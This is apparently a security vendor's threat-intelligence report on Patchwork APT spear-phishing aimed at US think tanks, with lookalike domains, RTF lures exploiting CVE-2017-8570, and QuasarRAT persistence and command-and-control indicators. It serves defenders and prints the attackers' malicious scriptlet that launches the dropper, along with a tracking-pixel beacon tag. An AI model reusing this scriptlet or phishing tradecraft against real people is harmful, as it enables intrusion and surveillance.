
Patchwork APT Group Targets US Think Tanks

JUNE 7, 2018
by Matthew Meltzer, Sean Koessel, Steven Adair



In March and April 2018, Volexity identified multiple spear phishing campaigns attributed to Patchwork, an Indian APT group also known as Dropping Elephant. This increase in threat activity was consistent with other observations documented over the last few months in blogs by 360 Threat Intelligence Center analyzing attacks on Chinese organizations and Trend Micro noting targets in South Asia. From the attacks observed by Volexity, what is most notable is that Patchwork has pivoted its targeting and has launched attacks directly against US-based think tanks. Volexity has also found that, in addition to sending malware lures, the Patchwork threat actors are leveraging unique tracking links in their e-mails for the purpose of identifying which recipients opened their e-mail messages.

In three observed spear phishing campaigns, the threat actors leveraged domains and themes mimicking those of well-known think tank organizations in the United States. The group lifted articles and themes from the Council on Foreign Relations (CFR), the Center for Strategic and International Studies (CSIS), and the Mercator Institute for China Studies (MERICS) for use in their spear phishing lures and malicious Rich Text Format (RTF) documents. Strangely, in one case, the threat actors also appear to have used a domain name similar to the Foreign Policy Research Institute (FPRI) in a message purporting to be from CFR. Each of the spear phishing attacks contained links to .doc files, which were really RTF documents that attempt to exploit CVE-2017-8570 (Composite Moniker). The threat actors appear to have leveraged publicly available exploit code that can be found on Github at the URL: https://github.com/rxwx/CVE-2017-8570. If the exploit is successful, the threat actors will attempt to drop and execute QuasarRAT. Details of the malware and the associated attacks are listed below.

Spear Phishing Messages

Each e-mail was sent from the attacker-controlled domain mailcenter.support. This domain was not only used to send the phishing e-mails, but also to track which targets opened the e-mail. Within each of the HTML-formatted messages, an embedded image tag is used to beacon home to the attacker's domain, containing an unique identifier specific to the recipient.

> *<img src=3D"hxxps://www.mailcenter.support/track/**<unique_32_byte_identifier>**" width=3D"0" height=3D"0" />*

While the use of e-mail recipient tracking, a linked RTF document, and a final payload (QuasarRAT variant) remained the same, certain elements differed across campaigns observed. Details on each of the messages are listed below.

Message 1:

Headers	Received: by mailcenter.support
Sender	China Policy Analysis <publications@chinapolicyanalysis.org>
Subject	Chinas Arctic Dream
Body	Content and images included within the e-mail body were a direct copy of the following CSIS article: https://www.csis.org/analysis/chinas-arctic-dream
Notes	The hyperlinked text **Download File of "China's Arctic Dream"** within the e-mail body lead to a malicious RTF document located at the URL **hxxp://chinapolicyanalysis.org/Chinas_Arctic_Dream.doc.** The chinapolicyanalysis.org domain was used as the sender address, as well as the hosting location of the malicious RTF document.

Message 2:

Headers	Received: by mailcenter.support
Sender	Council on Foreign Relations <webprint@fprii.net>
Subject	The Four Traps China May Fall Into
Body	Content and images included within the e-mail body were a direct copy of the following CFR article: https://www.cfr.org/blog/four-traps-china-may-fall
Notes	Multiple hyperlinks within the e-mail body lead to a malicious RTF document located at the URL **hxxp://fprii.net/The_Four_Traps_for_China.doc.** The fprii.net domain was used as the sender address, as well as the hosting location of the malicious RTF document. The structure of the domain mimics the Foreign Policy Research Institute (FPRI), whose actual domain is fpri.net.

Message 3:

Headers	Received: by mailcenter.support
Sender	Mercator Institute for China Studies <publications@mericcs.org>
Subject	Authoritarian advance Responding to Chinas growing political influence in Europe
Body	Content and images included within the e-mail body were a direct copy of the following MERICS report: https://www.merics.org/sites/default/files/2018-02/GPPi_MERICS_Authoritarian_Advance_2018_1.pdf
Notes	The hyperlinked text **Click here to download the report** within the e-mail body lead to a malicious RTF document located at the URL **hxxp://www.mericcs.org/GPPi_MERICS_Authoritarian_Advance_2018_1Q.doc.** The mericcs.org domain was used as the sender address, as well as the hosting location of the malicious RTF document. The structure of the domain mimics the Mercator Institute for China Studies (MERICS), whose actual domain is merics.org.

Sample Message


The image below shows an example of how the spear phishing message would look to a recipient.


Exploitation and Malware Execution

Upon opening the above attachments, the recipient will be presented with a document that is a direct copy of a blog post or report released by the think tank organization being impersonated. At first glance, everything might look legitimate, but in the background the target user has likely just been infected with QuasarRAT. QuasarRAT is a freely available "remote (administration|access) tool" (RAT) written in C# and distributed via Github. This RAT provides a variety of functionality that makes it particularly attractive to an attacker. This includes, but is not limited to, the following:


- AES encryption of network communication
- File management
- Functionality to download, upload, and execute files
- Keylogging
- Remote desktop access
- Remote webcam viewing
- Reverse proxy
- Browser and FTP client password recovery

The images below are what a target user opening a malicious RTF document would see from within Microsoft Word.






When the malicious RTF document is opened, two things happen that allow the attacker malware to run. First, the "packager trick" is leveraged in order to embed the initial QuasarRAT dropper (qrat.exe) in the malicious RTF document. Its called the "packager trick" because any file embedded in an RTF file using packager will be automatically dropped to the %tmp% folder (c:\Users\%username%\AppData\Local\Temp) when the RTF document is opened. Second, the threat actors exploit CVE-2017-8570 to achieve code execution via a malicious "scriptlet" file, or .sct file, which is also embedded in the malicious RTF document. The contents of the malicious scriptlet file (displayed below) clearly show the threat actor executing the initial "qrat.exe" dropper from the current user's %tmp% directory.




Note: The scriptlet code is an exact match to that shown on the Github page referenced earlier for CVE-2017-8570. The string "fjzmpcjvqp" is unique and not something likely to be present if the code was not generated with the same public POC exploit code.

```
<?XML version="1.0"?>
<scriptlet>
<registration description="fjzmpcjvqp"
progid="fjzmpcjvqp"
version="1.00"
classid="{204774CF-D251-4F02-855B-2BE70585184B}"
remotable="true" >
</registration>
<script language="JScript">
<![CDATA[
var r = new ActiveXObject("WScript.Shell").Run("cmd /c %tmp%\\qrat.exe",0,false);
exit();
]]>
</script>
</scriptlet>
```


After the initial dropper (qrat.exe) has been executed by the embedded scriptlet, it creates a directory in **C:\Users\%username%\AppData\Roaming\Microsoft Network\microsoft_network\1.0.0.0** and unpacks/drops the final QuasarRAT binary named **microsoft_network.exe.**



The malware also contains an embedded .NET wrapper DLL for creating and managing scheduled tasks on Windows systems. The file, named Microsoft.Win32.TaskScheduler.dll, is digitally signed by a certificate from **AirVPN**.



This DLL is used to create a scheduled task that points to the QuasarRAT binary, **microsoft_network.exe,** allowing it to remain persistent after reboot.



As seen in the image above, the QuasarRAT scheduled task is named Microsoft_Security_Task and runs at 12:00 AM each day. Once the task is triggered, it will then repeat every 5 minutes for 60 days. When executed, **microsoft_network.exe** will initiate a request to **freegeoip.net** in order to determine the geographical location of the infected host. Immediately following the request, the malware will begin to beacon over an encrypted connection to the threat actor's command and control domain **tautiaos.com (43.249.37.199)**. Several related samples were identified and are included in the File Indicators section below.

Conclusion

The addition of US-based think tanks to the list of organizations in the crosshairs of Patchwork shows an increasing diversity in the geographic regions being targeted. While there were a few peculiar components to some of the spear phish messages, the campaigns and themes were strategically relevant to the organizations being targeted. The Patchwork threat actors also appear to have adopted a technique seen from other APT groups where they are now tracking the effectiveness of their campaigns by recording which recipients have opened the phishing message. This information allows a threat actor to determine if their messages were delivered, which users are more susceptible to opening them, and basic information regarding the target's operating system and e-mail client (or browser). Finally, although the payload observed being delivered by Patchwork in these campaigns is a readily available open source RAT, it does allow for flexibility in interacting with compromised machines without needing to use custom malware. Volexity is actively tracking this group and the infrastructure currently in use for the benefit of its network security monitoring and threat intelligence customers.

File Indicators

Samples Observed from Spear Phishing Messages Above

Filename	Chinas_Arctic_Dream.doc
File Size	6587812 bytes
MD5	598eeb6a18233023f3551097aa49b083
SHA1	e9a46966f93fe15c22636a5033c61c725add8fa5
Notes	Malicious RTF document that exploits CVE-2017-8570 and drops QuasarRAT file qrat.exe.

Filename	The_Four_Traps_for_China.doc
File Size	4428595 bytes
MD5	7659c41a30976d523bb0fbb8cde49094
SHA1	3f1f3e838a307aff52fbcb5bba5e4c8fe68c30e5
Notes	Malicious RTF document that exploits CVE-2017-8570 and drops QuasarRAT file qrat.exe.

Filename	The_Four_Traps_for_China.doc
File Size	4428595 bytes
MD5	7659c41a30976d523bb0fbb8cde49094
SHA1	3f1f3e838a307aff52fbcb5bba5e4c8fe68c30e5
Notes	Malicious RTF document that exploits CVE-2017-8570 and drops QuasarRAT file qrat.exe.

Filename	qrat.exe
File Size	1093120 bytes
MD5	c05e5131b196f43e1d02ca5ccc48ec0e
SHA1	f28c592833f234c619917b5c7d8974840a810247
Notes	Dropper that installs QuasarRAT file microsoft_network.exe and scheduled task wrapper file Microsoft.Win32.TaskScheduler.dll.

Filename	microsoft_network.exe
File Size	846336 bytes
MD5	9e4c373003c6d8f6597f96fc3ff1f49c
SHA1	b7319a5ccf605fb2ff7760130e212728bccad323
Notes	QuasarRAT file that beacons to hardcoded IP 43.249.37.199 and the domain tautiaos.com. File is dropped to C:\Users\%USERNAME%\AppData\Roaming\Microsoft Network\microsoft_network\1.0.0.0\microsoft_network.exe.

Filename	Microsoft.Win32.TaskScheduler.dll
File Size	204488 bytes
MD5	6fa7fce844065ce9c605cbe713f3e170
SHA1	2f7eaad80eab3e9dcc67a003968b35c227290c69
Notes	.NET Task Scheduler Managed Wrapper from https://github.com/dahall/taskschedule. The DLL is also digitally signed by a certificate from "AirVPN".

Additional Observed Malware Files

Filename	Armed-Forces-Officers.doc
File Size	3226435 bytes
MD5	89beb207e7095d237c4d25c4c6e17e97
SHA1	15010f7cea913f2a36c56da7d73c2b9eb5a3878f
Notes	Malicious RTF document that exploits CVE-2017-8570 and drops a Delphi RAT with the file name vsrss.exe.

Filename	Part-I.doc
File Size	11349102 bytes
MD5	92942c54224cd462dd201ae11a560bb8
SHA1	85a21624df2211af3daf05c86a3fbea8271059d3
Notes	Malicious RTF document that exploits CVE-2017-8570 and drops QuasarRAT file qrat.exe. This is the same file described above.

Filename	Part-II.doc
File Size	10156713 bytes
MD5	e32668e569362c96cc56db368b7e821e
SHA1	dadc493abbe3e21610539e1d5a42f523626a6132
Notes	Malicious RTF document that exploits CVE-2017-8570 and drops QuasarRAT file mico-audio.exe. Upon execution it will be installed under the filename crome.exe.

Filename	vsrss.exe
File Size	446976 bytes
MD5	5c3456d5932544b779fe814133344fdb
SHA1	7ab750afb25457a81c27a98dc6dfd51c27e61b0e
Notes	Delphi RAT file that beacons to ebeijingcn.live.

Filename	mico-audio.exe, crome.exe
File Size	494592 bytes
MD5	2d8e9fb75e6e816cad38189691e9c9c8
SHA1	2b9a2d5b34b4d79fdfd6c7b861311b12d1627163
Notes	QuasarRAT binary that beacons to hardcoded IP 209.58.176.201 and domain sastind-cn.org. File starts as mico-audio.exe and installs to C:\Users\%USERNAME%\AppData\Roaming\google-chrome\crome.exe.

Network Indicators

Hostname	IP Address	Notes
mailcenter.support	221.121.138.139	Domain used to for sending spear phishes and user tracking.
chinapolicyanalysis.org	185.130.212.168	Domain used for spear phish sender e-mail address and to host malicious documents.
fprii.net	185.130.212.254	Domain used for spear phish sender e-mail address and to host malicious documents.
mericcs.org	221.121.138.141	Domain used for spear phish sender e-mail address and to host malicious documents.
tautiaos.com	43.249.37.199	Command and control server observed from QuasarRAT malware.
sastind-cn.org	209.58.176.201	Command and control server observed from QuasarRAT malware.
ebeijingcn.live	209.58.169.91	Command and control server observed from Delphi RAT malware.

APT, Patchwork

SEARCH

RECENT POSTS

Microsoft Exchange Control Panel (ECP) Vulnerability CVE-2020-0688 Exploited
Vulnerable Private Networks: Corporate VPNs Exploited in the Wild
Digital Crackdown: Large-Scale Surveillance and Exploitation of Uyghurs
Active Exploitation of Newly Patched ColdFusion Vulnerability (CVE-2018-15961)
Magecart Strikes Again: Newegg in the Crosshairs

ARCHIVES

March 2020
September 2019
November 2018
September 2018
August 2018
July 2018
June 2018
April 2018
November 2017
July 2017
March 2017
November 2016
October 2015
July 2015
June 2015
April 2015
October 2014
September 2014

TAGS

digital surveillance Japan Scanning Cisco elections Afghanistan vulnerabilities APT Drupal Dukes VPN spear phishing Scanbox China exploits Adobe Flash crimeware Hong Kong Gh0st java